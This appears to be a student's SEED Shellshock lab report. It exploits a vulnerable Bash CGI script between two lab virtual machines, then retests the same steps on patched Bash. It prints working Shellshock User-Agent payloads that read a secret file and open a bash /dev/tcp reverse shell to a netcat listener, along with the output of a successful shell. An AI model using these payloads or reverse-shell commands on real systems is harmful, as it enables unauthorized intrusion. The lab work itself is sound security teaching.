
Commands:

On the Attacker machine:

```
$ nc -lvp 9090
```

On the Victim server:

```
$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```



```
seed@CS412_Suhan_Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 42754)
seed@CS412_Suhan_Victim:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:a0:19:3e
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9ae8:125e:9dec:b7a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3041 (3.0 KB)  TX bytes:8842 (8.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12839 (12.8 KB)  TX bytes:12839 (12.8 KB)

seed@CS412_Suhan_Victim:~$
```

The above command represents the one that would normally be executed on a compromised server.

It is quite complicated, and we give a detailed explanation in the following:

- "/bin/bash -i": The option i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).


- "> /dev/tcp/10.0.2.4/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.4’s port 9090. In Unix systems, stdout’s file descriptor is 1.

- "0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

- "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to std out, which is the TCP connection.

In summary, the command "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the bash shell command is executed on 10.0.2.5, it connects back to the netcat process started on 10.0.2.4. This is confirmed via the "Connection from 10.0.2.5 port 9090 [tcp/*] accepted" message displayed by netcat.


<u>Commands:</u>
On the Attacker:
In one terminal
$ nc -lvp 9090



```
          RX bytes:12839 (12.8 KB)  TX bytes:12839 (12.8 KB)

seed@CS412_Suhan_Victim:~$
seed@CS412_Suhan_Victim:~$ seed@CS412_Suhan_Attacker:~$ clear



seed@CS412_Suhan_Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 42756)
bash: cannot set terminal process group (1701): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

In another terminal

$curl -v http://10.0.2.5/cgi-bin/myprog.cgi -A “() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1”



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl -v http://10.0.2.5/cgi-bin/myprog.cgi -A "() { :;}; echo Content-typ
e:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"
*   Trying 10.0.2.5...
* Connected to 10.0.2.5 (10.0.2.5) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.5
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
> Accept: */*
>
```


Task 6: Using the Patched Bash

Redo Tasks 3-5 and describe your observations. We modify cgi program. myprogram.cgi

```
#!/bin/bash
echo ″Content-type: text/plain″
echo
echo ″****** Environment Variables ******″
strings /proc/$$/environ
```

Task 3:
Commands:

$curl -v http://localhost/cgi-bin/myprogram.cgi -A "MY MALICIOUS DATA




```
seed@CS412_Suhan_Attacker:~$ cd /usr/lib/cgi-bin
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "My Malicious Data"
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=My Malicious Data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=38222
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

We run task 3 again and we notice that there are no changes between using the vulnerable version and patch version of bash. This is because Task 3 is just about passing data to an environment variable using the -A tag in the curl command. It does not have any exploitable code like a function body followed by a command.

Task 4:

$curl -v http://localhost/cgi-bin/myprogram.cgi -A “() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;”




```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:
text/plain; echo; /bin/cat secret;"
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=38224
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

We are unable to obtain the contents of the secret file on executed Task 3 with the patched version of bash.


Task 5:

$ nc -lvp 9090

$curl -v http://10.0.2.5/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
```



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl -v http://10.0.2.4/cgi-bin/myprog.cgi -A "() { :;}; echo Content-typ
e:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1"
*   Trying 10.0.2.4...
* Connected to 10.0.2.4 (10.0.2.4) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.4
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 08 Feb 2022 06:46:41 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=10.0.2.4
HTTP_USER_AGENT=() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.4 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.4
SERVER_ADDR=10.0.2.4
SERVER_PORT=80
REMOTE_ADDR=10.0.2.4
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
```

When we rerun task 5 we can see that the reverse shell is not created because the string starting with () needs to be parsed as a function by the bash, which is patched and hence does not work. We get the output of the cgi program printing the environment variables on the same terminal which called for the creation of the reverse shell and the listening terminal remains unaffected.

****